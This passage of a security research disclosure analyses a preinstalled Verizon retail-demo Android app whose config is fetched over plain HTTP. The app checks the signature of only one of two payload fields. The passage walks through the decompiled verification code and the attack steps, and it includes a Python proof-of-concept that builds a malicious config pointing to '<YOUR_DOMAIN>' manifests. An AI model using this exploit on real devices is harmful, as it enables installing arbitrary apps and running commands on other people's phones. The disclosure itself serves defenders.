                    "filter": [
                        "file/exists",
                        "/sdcard/PRELOAD_LIB_TEST"
                    ],
                    "manifestUrl":
"http://ps-vzw.da-f.us/vzw/preload/v10/bluejay/packages/DEFAULT_test/manifest.json"
                },
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "mainfestUrl":
"http://to.da-f.us/vzw/preload/v10/bluejay/packages/DEFAULT/manifest.json"
                }
            ],
            "manifest.sigs": [

"WssIvomS5um1OfU1vx9ZYRULHrIMdxk7NRc39WovzU97uT8V/5TLODnJA/1iYOBrZlAvnVFj2/4tzHfEWkH
jO+RM69EuJKmvDF7sN2A2blGxajQDUr9SFB0nIxbWxZbVEhoPZL8vVis7j2fPhVDxNq4JcWDqbpXyxtqcnm2
s7iRGadfLt7tZjKFqv1qwchxkc3V6wujfwBCGmPIbcp1Oj5Rts00KjatXe4LDjDsFOxUyHmU7LHlep25DZVu
gcZ/qMcwGoj2oBMoZc3+JHIdHMetiWARDXgZt/Y6HMBFyWFTZtVQxvBW28ScCiKbJKi1F1ii3sfif3wf/yi0
63yT0cw=="
            ]
```

```
        },
        "showcase": {
            "required": [
                "==",
                [
                    "prefs",
                    "vars",
                    "active_package"
                ],
                "showcase"
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/SHOWCASE_TEST"
                    ],
                    "manifestUrl":
"http://ps-vzw.da-f.us/vzw/preload/v10/bluejay/packages/showcase_test/manifest.json"
                },
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "manifestUrl":
"http://to.da-f.us/vzw/preload/v10/bluejay/packages/showcase/manifest.json"
                }
            ],
            "manifest.sigs": [

"L2AAT2zfDLHEVuqsrCNbLFtz/JOGxS69LkmjJb9Iophbe5qDioO87yMmiZM6get7JQAf6jdu++HmEMY/zxm
AoFR3k79GhWJHY3Ul1CHJDoCL+bVLBxDAOV2Osyug/3PLKGt2ototXk1e3fSo0IxlHgFkUbhM3c48tT3Pav2
X/ho93LymbWOU6mdxWzc2zeC6dEADnzYOW+Ahe5CWcJS5vtpah1M8h2dZ3hQ2VJdT+NkPwYyE93rYMPXIbAT
Fcqdnb4dmRnoF7ymngD0X4MXeQnXaE96LxGaFGguX7j0swczyKxlviip9ed2EMWevSRPna8Khs+7+Zm4z4aA
bXNzWqw=="
            ]
        },
        "datapop_standard": {
            "required": [
                "==",
                [
                    "prefs",
                    "vars",
                    "datapop"
                ],
```

```
                "standard"
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "manifestUrl":
"http://to.da-f.us/vzw/preload/v10/bluejay/dashboard_manifest/manifest.json"
                },
                {
                    "manifestUrl":
"http://pd-vzw.da-f.us:5000/vzw/preload/bluejay/packages/datapop_standard/manifest.j
son"
                }
            ],
            "manifest.sigs": [

"AOzx/xIEo+j4riO6AFIgh4C1oWABsQhGtpyCjBaehK9BDP/sBg3Vx9D7ClaSZeIKXgShFHrulejJpcQQYZ1
L9QtgULggkImmWjqmMJhkWk+WqfsFNDMPtc/aByiBBca3OmUQM/dnQ4UJNP6AHgL5CtCseWW1u9V2Y3ry/Wj
gR8uTi4fWOvcdCGo3aCrNaJkYe8byfKk/b3mnqV4pMk1jKuU/F5A7gXvd6ipI8e+y2JYjJ9kfFMcf3Zw/XhQ
z8fJGjx+xLXW6lXTY1HWwzHq5XcCKfSE4FKszx5PBIXRecSm0pb/xh5paVTbY2wgmn+NtCSNrbkx2HBsg/nC
R7zbJIA=="
            ]
        },
        "media_standard": {
            "required": [
                "==",
                [
                    "prefs",
                    "vars",
                    "datapop"
                ],
                "standard"
            ],
            "root": "/mnt/sdcard/",
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "manifestUrl":
"http://vzdev.da-f.us:5000/vzw/preload/bluejay/packages/datapop_standard/media_manif
est.json"
```

```
                },
                {
                    "manifestUrl":
"http://pd-vzw.da-f.us:5000/vzw/preload/bluejay/packages/datapop_standard/media_mani
fest.json"
                }
            ],
            "manifest.sigs": [

"AOzx/xIEo+j4riO6AFIgh4C1oWABsQhGtpyCjBaehK9BDP/sBg3Vx9D7ClaSZeIKXgShFHrulejJpcQQYZ1
L9QtgULggkImmWjqmMJhkWk+WqfsFNDMPtc/aByiBBca3OmUQM/dnQ4UJNP6AHgL5CtCseWW1u9V2Y3ry/Wj
gR8uTi4fWOvcdCGo3aCrNaJkYe8byfKk/b3mnqV4pMk1jKuU/F5A7gXvd6ipI8e+y2JYjJ9kfFMcf3Zw/XhQ
z8fJGjx+xLXW6lXTY1HWwzHq5XcCKfSE4FKszx5PBIXRecSm0pb/xh5paVTbY2wgmn+NtCSNrbkx2HBsg/nC
R7zbJIA=="
            ]
        }
    }
}
```

This config points to manifest files which will be used to then download packages. Notice the `"enforce_signatures": false`, which will prevent manifest file signatures from being verified.

The manifest.json file

The manifest files contain information on which packages to download and from where. This file also contains the `post-install` field, which enables the execution of arbitrary system commands when an application is successfully installed.

```
GET /vzw/preload/bluejay/packages/datapop_standard/manifest.json HTTP/1.1
X-Model: Pixel 6a
X-Device-ID: f69ad3d045c25ef7
X-os-elapsed-realtime: 1984420
X-os-current-time: 1714739760064
X-os-brand: google
X-os-mfr: Google
X-os-product: bluejay
X-os-version: 13
X-Lib-Version: 20220616v22
X-app-id: com.customermobile.preload.vzw
X-app-version: Retail Demo Mode
X-Unique-ID: 46a36190ccbf2885c482cca13e0f1b56
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; Pixel 6a Build/TP1A.220624.021.A1)
```

```
Host: pd-vzw.da-f.us:5000
Connection: close
Accept-Encoding: gzip, deflate, br

HTTP/1.1 200 OK
Date: Fri, 03 May 2024 12:36:01 GMT
Content-Type: application/json
Content-Length: 2854
Connection: close
X-Powered-By: Express
Last-Modified: Tue, 20 Sep 2022 22:09:27 GMT
ETag: W/"b26-1mJORskHd5lBSNiKxTPuUQ"

{
    "files": [
        {
            "name": "com.google.ar.core.apk",
            "size": 47304022,
            "sha256":
"9cd8c801195e6dbdca868fff06d501185b28d7fc266724578522f70bd7cf8884",
            "source": {
                "path": "_preload_/file/9cd8c801195e6dbd/com.google.ar.core.apk"
            },
            "postinstall": [
                [
                    "uninstall",
                    "app",
                    "com.google.ar.core"
                ]
            ],
            "filter": [
                "not",
                [
                    "package/systemApp",
                    "com.google.ar.core"
                ]
            ],
            "_auto_apk": true
        },
        {
            "name": "com.current.smithsonianar.apk",
            "size": 241261468,
```

```
            "sha256":
"297b6abf32295c2c359a83979bbac3a2dc1bff82fa5a55b5ed426ea6a3497331",
            "source": {
                "path":
"_preload_/file/297b6abf32295c2c/com.current.smithsonianar.apk"
            },
            "postinstall": [
                [
                    "uninstall",
                    "app",
                    "com.current.smithsonianar"
                ]
            ],
            "filter": [
                "not",
                [
                    "package/systemApp",
                    "com.current.smithsonianar"
                ]
            ],
            "_auto_apk": true
        },
        {
            "name": "com.grow.retaildemo.apk",
            "size": 85219857,
            "sha256":
"a7d42b626a6b9ba19ca1f965d7d58bbc4a45bdbd94bd2a5f807f07169e1d852b",
            "source": {
                "path": "_preload_/file/a7d42b626a6b9ba1/com.grow.retaildemo.apk"
            },
            "postinstall": [
                [
                    "uninstall",
                    "app",
                    "com.grow.retaildemo"
                ]
            ],
            "filter": [
                "not",
                [
                    "package/systemApp",
                    "com.grow.retaildemo"
```

```
                ]
            ],
            "_auto_apk": true
        },
        {
            "name": "com.verizon.arprointeractive.apk",
            "size": 86208229,
            "sha256":
"674b4d926558064b7b67d9929964835bd6408ff525e942f08250fcf5ca34c823",
            "source": {
                "path":
"_preload_/file/674b4d926558064b/com.verizon.arprointeractive.apk"
            },
            "postinstall": [
                [
                    "uninstall",
                    "app",
                    "com.verizon.arprointeractive"
                ]
            ],
            "filter": [
                "not",
                [
                    "package/systemApp",
                    "com.verizon.arprointeractive"
                ]
            ],
            "_auto_apk": true
        },
        {
            "name": "com.verizon.vzmve.apk",
            "size": 124131916,
            "sha256":
"43249f837c9186ae9a11911a01f3ab540c439bb66c35aafad8e1972ba604d9bc",
            "source": {
                "path": "_preload_/file/43249f837c9186ae/com.verizon.vzmve.apk"
            },
            "postinstall": [
                [
                    "uninstall",
                    "app",
                    "com.verizon.vzmve"
```

```
                ]
            ],
            "filter": [
                "not",
                [
                    "package/systemApp",
                    "com.verizon.vzmve"
                ]
            ],
            "_auto_apk": true
        },
        {
            "name": "com.google.android.apps.photos.apk",
            "size": 57255613,
            "sha256":
"dca40a4fcec4033ad7e19267d1ed4be0de9af1df770e38dcc204679b6cfe4f7b",
            "source": {
                "path":
"_preload_/file/dca40a4fcec4033a/com.google.android.apps.photos.apk"
            },
            "postinstall": [
                [
                    "uninstall",
                    "app",
                    "com.google.android.apps.photos"
                ]
            ],
            "filter": [
                "not",
                [
                    "package/systemApp",
                    "com.google.android.apps.photos"
                ]
            ],
            "_auto_apk": true
        },
        {
            "name": "launcher.json",
            "size": 1748,
            "sha256":
"69ed6bab10b8b96e220e566fb6cf6db995d0911dc5e047b1b833c332eb8f7a47",
            "md5": "9884416dd0f16269c0a53e00bdee35dc",
```

```
            "source": {
                "path": "global/datapop_standard/69ed6bab/launcher.json"
            }
        },
        {
            "name": "populate.json",
            "size": 618,
            "sha256":
"f7579911f3d5530f045dc9d4747eb72caf17ed76a5397440cec9bb76320204f4",
            "md5": "4df8c80e759e447d943a0ec36cb78718",
            "source": {
                "path": "global/datapop_standard/f7579911/populate.json"
            }
        },
        {
            "name": "config.json",
            "size": 32487,
            "sha256":
"d440b74b6cb52c0223666cd5f0b8a124941bba3f0752e19117199f9597cf747b",
            "md5": "0e7ab59a6c07b9cd65dbe6e06f1df717",
            "source": {
                "path": "global/datapop_standard/d440b74b/config.json"
            }
        }
    ],
    "source": {
        "urls": [
            "https://s3cop.da-f.us/cm-vzw-0001"
        ]
    }
}
```


When launched, the app will install many apps automatically.

Vulnerability in the Verification Code

The config file has an associated signature that is verified against the `root.der` file stored in the APK file. Even though the requests are sent over HTTP—and can therefore be intercepted and modified—this code attempts to prevent these human-in-the-middle attacks.

However, this verification is flawed and can easily be bypassed. The figure below shows the verification code.

```
public boolean verify(JSONArray jSONArray) {
    JSONArray optJSONArray;
    String optString;
    String optString2;
    if (Verifier.inst.countSigners() <= 0) {
        return true;
    }
    try {
        optJSONArray = this.obj.optJSONArray("sigs");
        optString = this.obj.optString("payload", null);
        optString2 = this.obj.optString("payload_gzip", null);
    } catch (Exception e) {
        e.printStackTrace();
    }
    if (optString != null && optJSONArray != null && Verifier.inst.verify(optString,
optJSONArray)) {
        return true;
    }
    if (optString2 != null && optJSONArray != null &&
Verifier.inst.verify(optString2, optJSONArray)) {
        return true;
    }
    if (jSONArray != null) {
        if (Verifier.inst.verify(this.raw, jSONArray)) {
            return true;
        }
    }
    return false;
}
```

The code that validates the config file's signature (source_jar_showcase/sources/com/customermobile/preload/lib/JSONLoader.java:72)

As seen in the figure above, the `config.json` file may contain the `payload` or the `payload_gzip` fields. Only *one* of these payloads has to match the signature validation for the config to be accepted. This means we can set the other field to an arbitrary value without the verification failing.

The code below shows how the config object is obtained after being parsed.

```
   public JSONObject getJSONObject() {
        JSONObject jSONObject = this.obj;
        if (jSONObject instanceof JSONObject) {
            try {
                String optString = jSONObject.optString("payload", null);
                String optString2 = this.obj.optString("payload_gzip", null);
                if (optString != null) {
                    String str = new String(Base64.decode(optString, 0));
                    Log.i(JSONLoader.LOG_ID, "getJSONObject payload: " + str);
                    return new JSONObject(str);
                }
                if (optString2 != null) {
                    GZIPInputStream gZIPInputStream = new GZIPInputStream(new
Base64InputStream(new StringBufferInputStream(optString2), 0));
                    StringBuilder sb = new StringBuilder();
                    byte[] bArr = new byte[4096];
                    while (true) {
                        int read = gZIPInputStream.read(bArr, 0, 4096);
                        if (read > -1) {
                            sb.append(new String(bArr, 0, read));
                        } else {
                            try {
                                break;
                            } catch (Exception unused) {
                            }
                        }
                    }
                    gZIPInputStream.close();
                    Log.i(JSONLoader.LOG_ID, "getJSONObject payload_gzip: " +
sb.toString());
                    return new JSONObject(sb.toString());
                }
                return this.obj;
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
```

```
        return null;
    }
}
```

source_jar_showcase/sources/com/customermobile/preload/lib/JSONLoader.java:100

The code above will return the config stored in the `payload` field if it exists, and if not, it attempts to get the `payload_gzip` field.

With this behavior, we can perform the following attack:

- Record a valid signed config response from the server that contains the `payload_gzip` field.
- Append the `payload` field to this config with your own `config.json` file that installs arbitrary applications and executes arbitrary system commands (by pointing to `manifest.json` files that you control).
- Human-in-the-middle the config request (remember that this is an HTTP request), and swap it for your newly created config.
- The `payload_gzip` field's signature will be validated, the `payload` that we created will be used, and we will get execution on the device.

We tested this behavior by intercepting the config request in Burp and modifying the HTTP response (a human-in-the-middle attack) to a config we control. As expected, with this exploit, the config was correctly parsed, and attempted to install applications of our choosing on the device.

The following Python script can be used to create a config file that exploits this flawed signature verification:

```
config_orig = {
    "payload_gzip":
"H4sIAAAAAAAAA+2WSY+bShSF/wtbd8Jkg2kpCwZjwGA8gx1FrQKK0QyGAgNR/vvDSTtKdyIlUaKs3orShXM
499ZXgo9YA8sqyjPsEXP9gCJIhmAoCnvAijL3ahcNdedcwxh0Qw0UReS9qBTATUAAq315HuohQsUjjjfkm4J
864E3/tu6wpv+ihclPOfAG+4Q+LMYv0sHl3MeBLB84VF4bwbh3eRxQhDEC6dB8jauhtwP2JfKCpZR7hnR0An
NEMSrMmixR5b6Ur7UsELDgxI8Dz08fn7Yg04dYI+orOEDBjM/L134VEVBBlBdDhkffXCu4Nd+n1JQYI8fMWk
m83t9d1vefKMSDuN5f3P58IBVeT24DNr3HzE/OiNYDsvbCuKwjSp06xyvPBeUHr7azHSTl550VXjazbY7bNC
nIIv8IerLuVTfzuWnw8WfEz6hwQi/O36Z3KeHn+fa7vi5upx/iRNl38VB+W9HeZ3im07fDhO/zQuzqkpt8nQ
7qVPS9Pdk03Kn42avK6VqeG3CLjcuzVl50+85tt5ND/hkp5tSpvE4GR1NoTyd+SY7yDGFj1Gv+DMrUWJztDE
YblZri7SRZLZaUjzlnOctiNfSvuS2skBkautY7ck5zMJ8ddKnzSGq2JjyV+FBapeXseZa0sUp7K5FFzdLqYq
NNnPg+Tpi0SleyJeGvFzdsE1c+sBc69i/CuI8XamOW5BmPNmgiiAWMUA2HOtSLFWy2e47Jd2zunKGBTWRToc
6cE/4xXCv8zymcsHITy490hTVUwyIIovfSHZwQviRUQxB7ix5d0KHddsIFjXdumK0cLRFRMpkFNGVH/n01ce
```

```
7iGDobke413fvsA+fBi7D/OqCCr6iFhtuP7wfzj30bwQ0oLxdgIuiBj49b+KNg6/y30R8q5iWyG9nf5fve5q
/AvgP8vwO4Pcsv0K4TvH8jup9SVdmh/pSleLS0WXU45o5b7cMpydprDmcmhehAycXKcrNKdsZaXQymAAiVlv
zPhN79WikpDPjiPdtyufyhk5Ybh5amnKk92dSVDQpF/WRc9CFVuLNA2VWXR3g9EpfzBGVoxzZCQlpf5sTant
WAjnZO6FBu+Mp2tEr0FA2HuYcrXepY5l7JvVaq3epHoqMN+OlrD+a1ogP4US0XG07aVABQtKYhpR3osM1ddC
83WiZrK7HbsbR5dFY2arD72T34mXO2Es3WS6zXZoFEmGPDRuuMxvMOEZv50CeB7XNxkR1dftu0Z6bKCo46FE
zw4LNdrPKwHQRViN2dErH/Rjwjr3srcudcA8gUOTFU4VA5g27/EukP4s+Y33X/S7ifw6TB6rQyQezp7vDD6D
+8cn5yRfzO1xfT+lXsOXNvsVbdZaP4nEZmQwvq0E4Fsnc4oVqHc5R0YmxAGC44ARphVdCQB9aTmLFM9ieoLq
wg20oK2V9hrFWuOv18UTq3BoFez0IEjVNrfiSGlqYWMnIuviVvJSMFXJxIHSRILiANtP92sC9bD3ea8sVwyu
BPhGRWEHLImvuQB3pssOtONhM61009i2zcT1xntNALJdAS45w6nT+IsEdOs0uh3FhJGS8qPe4POHZwG48Jir
UKRx1lHaMNS7xZcP16dMVt8N1P/W1edyOWt22mLO9O5KKde2Vy8R2xYW/nY3lRdW3k5Wg2hvoblOicPA2nBT
gsHOO1DVIs9ESidtl6SQtpQhVgGfihu0dTeWfsU2hF4G/Am2Z57c/NzzN0J1N7O+i3PQebP4Its/N/ju2f/S
6/wn/p4R/+vQfjiL4328MAAA=",
    "sigs": [

"bKdGdeh7jVBjJGmBsA8DzaKyoOJiLODDslan2SwGI5dpk5540cbgN6Uzd++tdmZ87NOSk9IGNZoIibqceHy
PBDEnuC9rnNOUhuGwkS3QdB1HIIv3fuCBJKuoA5HsY4l3OWzwmqP2SVMF963JQ3Yv5EAMlK8vJj1HwMPw3F2
chi+ru0fqSiovvezzryaKayz9NvOleB53RtjeQknegZ1GVExuoaiusDSkZ+WMlvU+BE5NWtgaT8znSGKp8g8
p8HQsD20lTWgvdZe9544ScSCm4qw1kxgffXyv3sC35zDz65b1gGUE9XvHEp7zMPP/tpogTmOeHLCk9dtQRyZ
c2Uhm9A=="
    ],
    "certs": [

"MIID7TCCAtWgAwIBAgIBEDANBgkqhkiG9w0BAQUFADB5MQswCQYDVQQGEwJVUzETMBEGA1UECBMKQ2FsaWZ
vcm5pYTEdMBsGA1UEChMUQ3VzdG9tZXIgTW9iaWxlLCBMTEMxDTALBgNVBAMTBFJvb3QxJzAlBgkqhkiG9w0
BCQEWGGFkbWluQGN1c3RvbWVybW9iaWxlLmNvbTAeFw0xMjAzMzAyMDIxMDZaFw0xMzAzMzAyMDIxMDZaMH4
xCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMR0wGwYDVQQKExRDdXN0b21lciBNb2JpbGUsIEx
MQzESMBAGA1UEAxMJUHVibGlzaGVyMScwJQYJKoZIhvcNAQkBFhhhZG1pbkBjdXN0b21lcm1vYmlsZS5jb20
wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDHZr1G6ELKAmnoIAdlbuGY3dxjl5epp+G0BYSJRQn
Dmmr7buFPDwbWpQtKzI1llc5Q/tkxd8zfZ9ZPXgvMSi43WVWViJOY/2ntRijxlEr3nqQkesCSi3iccKt9X0+
nWGP1Eao5HJ2zvcZOR+14YEmBLbTsDoZwi/Ldfu1geoa+8uTtxO+YeIVUMm756/7WgWz0roC7Q4M56hlXHU8
RclbrLYmDuSgYq1TxHWVEdtEA5ndxW/ckqrbQv1VYvN80gdKhAaq00zHil2v+jQEErVeLvqdl9fvwy+T7MeH
z9KG9fCtDieg8tQN6bQYafW3ys3F2xGcUrgmw6H4uKCnB9pAxAgMBAAGjezB5MAkGA1UdEwQCMAAwLAYJYIZ
IAYb4QgENBB8WHU9wZW5TU0wgR2VuZXJhdGVkIENlcnRpZmljYXRlMB0GA1UdDgQWBBQzTA6HufufH+cEFwk
eC77B/RQpeTAfBgNVHSMEGDAWgBSaWqI26m/TQUdBAzmB2FdEXYv6jDANBgkqhkiG9w0BAQUFAAOCAQEAQiy
hAQpWt+53CUePvfoWu2LERk7EekG9RPHFhb7ExTnEd6e2Ds0gbt4VB25jPU2cjx6xntnzqnVpn4OynEwUmVL
NTKKEAhGf+wk7P3fPWgys3khsNI4TAa6fj6+YZoWXc0EiZ6GjfsRc7yzzWCU2a6Ta5ecAYduLtijmgOXRbEd
AzV024XG2HWgUpHxzxMaqH8+nA2oD7AvomH2ioeVdubE9Wj/+cYGcDjWfR8itWS/uDzsqzQ2QcVH+e395/TX
3fve8CRP2iQtsgDTmHyuq3L1lePlbR+WqXlM1bebT4KyeP/IBsEcP6FfOqsdeAUsSgJLnsNtERV3h2iAWdb2
GTg=="
    ]
}

payload_gzip_uncompressed = {
    "version": "cfg20160622",
    "product": "bluejay",
    "appid": "bluejay",
```

```
    "packagesUrl": "http://v1-p1.da-f.us/vzw/preload/v10/bluejay/packages",
    "loggerUrl": "http://pd-vzw.da-f.us:5000/vzw/preload/log.json",
    "reloadPeriodMin": 3600,
    "reloadPeriodMax": 7200,
    "requestMinDelay": 600,
    "debug": True,
    "enforce_signatures": False,
    "package_map": {
        "DEFAULT": {
            "required": [
                True
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/PRELOAD_LIB_TEST"
                    ],
                    "manifestUrl":
"http://ps-vzw.da-f.us/vzw/preload/v10/bluejay/packages/DEFAULT_test/manifest.json"
                },
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "mainfestUrl":
"http://to.da-f.us/vzw/preload/v10/bluejay/packages/DEFAULT/manifest.json"
                }
            ],
            "manifest.sigs": [

"WssIvomS5um1OfU1vx9ZYRULHrIMdxk7NRc39WovzU97uT8V/5TLODnJA/1iYOBrZlAvnVFj2/4tzHfEWkH
jO+RM69EuJKmvDF7sN2A2blGxajQDUr9SFB0nIxbWxZbVEhoPZL8vVis7j2fPhVDxNq4JcWDqbpXyxtqcnm2
s7iRGadfLt7tZjKFqv1qwchxkc3V6wujfwBCGmPIbcp1Oj5Rts00KjatXe4LDjDsFOxUyHmU7LHlep25DZVu
gcZ/qMcwGoj2oBMoZc3+JHIdHMetiWARDXgZt/Y6HMBFyWFTZtVQxvBW28ScCiKbJKi1F1ii3sfif3wf/yi0
63yT0cw=="
            ]
        },
        "showcase": {
            "required": [
                "==",
                [
                    "prefs",
                    "vars",
                    "active_package"
```

```
                ],
                "showcase"
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/SHOWCASE_TEST"
                    ],
                    "manifestUrl":
"http://ps-vzw.da-f.us/vzw/preload/v10/bluejay/packages/showcase_test/manifest.json"
                },
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "manifestUrl":
"http://to.da-f.us/vzw/preload/v10/bluejay/packages/showcase/manifest.json"
                }
            ],
            "manifest.sigs": [

"L2AAT2zfDLHEVuqsrCNbLFtz/JOGxS69LkmjJb9Iophbe5qDioO87yMmiZM6get7JQAf6jdu++HmEMY/zxm
AoFR3k79GhWJHY3Ul1CHJDoCL+bVLBxDAOV2Osyug/3PLKGt2ototXk1e3fSo0IxlHgFkUbhM3c48tT3Pav2
X/ho93LymbWOU6mdxWzc2zeC6dEADnzYOW+Ahe5CWcJS5vtpah1M8h2dZ3hQ2VJdT+NkPwYyE93rYMPXIbAT
Fcqdnb4dmRnoF7ymngD0X4MXeQnXaE96LxGaFGguX7j0swczyKxlviip9ed2EMWevSRPna8Khs+7+Zm4z4aA
bXNzWqw=="
            ]
        },
        "datapop_standard": {
            "required": [
                "==",
                [
                    "prefs",
                    "vars",
                    "datapop"
                ],
                "standard"
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
```

```
                    "manifestUrl":
"http://to.da-f.us/vzw/preload/v10/bluejay/dashboard_manifest/manifest.json"
                },
                {
                    "manifestUrl":
"http://pd-vzw.da-f.us:5000/vzw/preload/bluejay/packages/datapop_standard/manifest.j
son"
                }
            ],
            "manifest.sigs": [

"AOzx/xIEo+j4riO6AFIgh4C1oWABsQhGtpyCjBaehK9BDP/sBg3Vx9D7ClaSZeIKXgShFHrulejJpcQQYZ1
L9QtgULggkImmWjqmMJhkWk+WqfsFNDMPtc/aByiBBca3OmUQM/dnQ4UJNP6AHgL5CtCseWW1u9V2Y3ry/Wj
gR8uTi4fWOvcdCGo3aCrNaJkYe8byfKk/b3mnqV4pMk1jKuU/F5A7gXvd6ipI8e+y2JYjJ9kfFMcf3Zw/XhQ
z8fJGjx+xLXW6lXTY1HWwzHq5XcCKfSE4FKszx5PBIXRecSm0pb/xh5paVTbY2wgmn+NtCSNrbkx2HBsg/nC
R7zbJIA=="
            ]
        },
        "media_standard": {
            "required": [
                "==",
                [
                    "prefs",
                    "vars",
                    "datapop"
                ],
                "standard"
            ],
            "root": "/mnt/sdcard/",
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "manifestUrl":
"http://vzdev.da-f.us:5000/vzw/preload/bluejay/packages/datapop_standard/media_manif
est.json"
                },
                {
                    "manifestUrl":
"http://pd-vzw.da-f.us:5000/vzw/preload/bluejay/packages/datapop_standard/media_mani
fest.json"
                }
            ],
            "manifest.sigs": [
```

```
"AOzx/xIEo+j4riO6AFIgh4C1oWABsQhGtpyCjBaehK9BDP/sBg3Vx9D7ClaSZeIKXgShFHrulejJpcQQYZ1
L9QtgULggkImmWjqmMJhkWk+WqfsFNDMPtc/aByiBBca3OmUQM/dnQ4UJNP6AHgL5CtCseWW1u9V2Y3ry/Wj
gR8uTi4fWOvcdCGo3aCrNaJkYe8byfKk/b3mnqV4pMk1jKuU/F5A7gXvd6ipI8e+y2JYjJ9kfFMcf3Zw/XhQ
z8fJGjx+xLXW6lXTY1HWwzHq5XcCKfSE4FKszx5PBIXRecSm0pb/xh5paVTbY2wgmn+NtCSNrbkx2HBsg/nC
R7zbJIA=="
            ]
        }
    }
}


MY_URL_1 = "http://<YOUR_DOMAIN>"
MY_URL_2 = "http://<YOUR_DOMAIN>"
MY_URL_3 = "http://<YOUR_DOMAIN>"
MY_URL_4 = "http://<YOUR_DOMAIN>"
my_payload = {
    "version": "cfg20170722",
    "product": "bluejay",
    "appid": "bluejay",
    "packagesUrl": f"{MY_URL_1}/vzw/preload/v10/bluejay/packages",
    "loggerUrl": f"{MY_URL_2}/vzw/preload/log.json",
    "reloadPeriodMin": 3600,
    "reloadPeriodMax": 7200,
    "requestMinDelay": 600,
    "debug": True,
    "enforce_signatures": False,
    "package_map": {
        "DEFAULT": {
            "required": [
                True
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/PRELOAD_LIB_TEST"
                    ],
                    "manifestUrl":
f"{MY_URL_3}/vzw/preload/v10/bluejay/packages/DEFAULT_test/manifest.json"
                },
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
```

```
                    "mainfestUrl":
f"{MY_URL_4}/vzw/preload/v10/bluejay/packages/DEFAULT/manifest.json"
                }
            ],
            "manifest.sigs": [

"WssIvomS5um1OfU1vx9ZYRULHrIMdxk7NRc39WovzU97uT8V/5TLODnJA/1iYOBrZlAvnVFj2/4tzHfEWkH
jO+RM69EuJKmvDF7sN2A2blGxajQDUr9SFB0nIxbWxZbVEhoPZL8vVis7j2fPhVDxNq4JcWDqbpXyxtqcnm2
s7iRGadfLt7tZjKFqv1qwchxkc3V6wujfwBCGmPIbcp1Oj5Rts00KjatXe4LDjDsFOxUyHmU7LHlep25DZVu
gcZ/qMcwGoj2oBMoZc3+JHIdHMetiWARDXgZt/Y6HMBFyWFTZtVQxvBW28ScCiKbJKi1F1ii3sfif3wf/yi0
63yT0cw=="
            ]
        },
        "showcase": {
            "required": [
                "showcase"
            ],
            "sources": [
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/SHOWCASE_TEST"
                    ],
                    "manifestUrl":
f"{MY_URL_3}/vzw/preload/v10/bluejay/packages/showcase_test/manifest.json"
                },
                {
                    "filter": [
                        "file/exists",
                        "/sdcard/STAGING"
                    ],
                    "manifestUrl":
f"{MY_URL_4}/vzw/preload/v10/bluejay/packages/showcase/manifest.json"
                }
            ],
            "manifest.sigs": [

"L2AAT2zfDLHEVuqsrCNbLFtz/JOGxS69LkmjJb9Iophbe5qDioO87yMmiZM6get7JQAf6jdu++HmEMY/zxm
AoFR3k79GhWJHY3Ul1CHJDoCL+bVLBxDAOV2Osyug/3PLKGt2ototXk1e3fSo0IxlHgFkUbhM3c48tT3Pav2
X/ho93LymbWOU6mdxWzc2zeC6dEADnzYOW+Ahe5CWcJS5vtpah1M8h2dZ3hQ2VJdT+NkPwYyE93rYMPXIbAT
Fcqdnb4dmRnoF7ymngD0X4MXeQnXaE96LxGaFGguX7j0swczyKxlviip9ed2EMWevSRPna8Khs+7+Zm4z4aA
bXNzWqw=="
            ]
        }
    }
}
```

```
import json
import base64

new_config = config_orig.copy()
new_config["payload"] = base64.b64encode(json.dumps(my_payload).encode()).decode()
print(json.dumps(new_config))
```

Indicators of execution

The app writes several files to disk. If it has been executed, it can be identified using the indicators described below.

Files are stored in the following directories:

- getFilesDir(): Usually `/data/data/{your package name}/files`. This should be the same locations where the `/lib.jar` file is stored since it is where the code tries to load it from with the following code
    - `new DexClassLoader(context.getFilesDir().getAbsolutePath() + "/lib.jar", ...`
- getExternalStorageDirectory(): Usually an external SD card

These are the files that we know the app creates and writes to:

- **getExternalStorageDirectory() or getFilesDir()/cm_preload_device_id**: the function `saveDeviceIdToFileSystem` stores the device's ID in this file
- **getFilesDir()/config.json**: stores the config file obtained from the remote server
    - Open here: /source_jar_showcase/sources/com/customermobile/preload/lib/Config.java:L115
    - Written to here: source_jar_showcase/sources/com/customermobile/preload/lib/Config.java:306
    - Read here as well: source_jar_showcase/sources/com/customermobile/preload/lib/PackageContainer.java:L432
- **getFilesDir()/_log_persist.json**: stores logger snapshots
    - /source_jar_showcase/sources/com/customermobile/preload/lib/Logger.java#L239-L239
- **getFilesDir()/manifest.json**: A file related to package mirroring
    - /source_jar_showcase/sources/com/customermobile/preload/lib/PackageContainer.java:452
- **Environment.getExternalStorageDirectory()/.com.customermobile.cache**: Store some sort of remote cache:
    - /source_jar_showcase/sources/com/customermobile/preload/lib/RemoteCache.java:194
- **/mnt/sdcard/DASHBOARD**: A file with its path hardcoded to the SD card
- **/mnt/sdcard/.demo_cache**: A file with its path hardcoded to the SD card

- **<somewhere>/logger.db**: an SQLite database
- **<somewhere>/persist.db**: an SQLite database
- **<somewhere>/downloader.db**: an SQLite database

Additionally, it may read or modify the following files:

- **/data/system/users/0/appwidgets.xml** or **/data/system/appwidgets.xml**

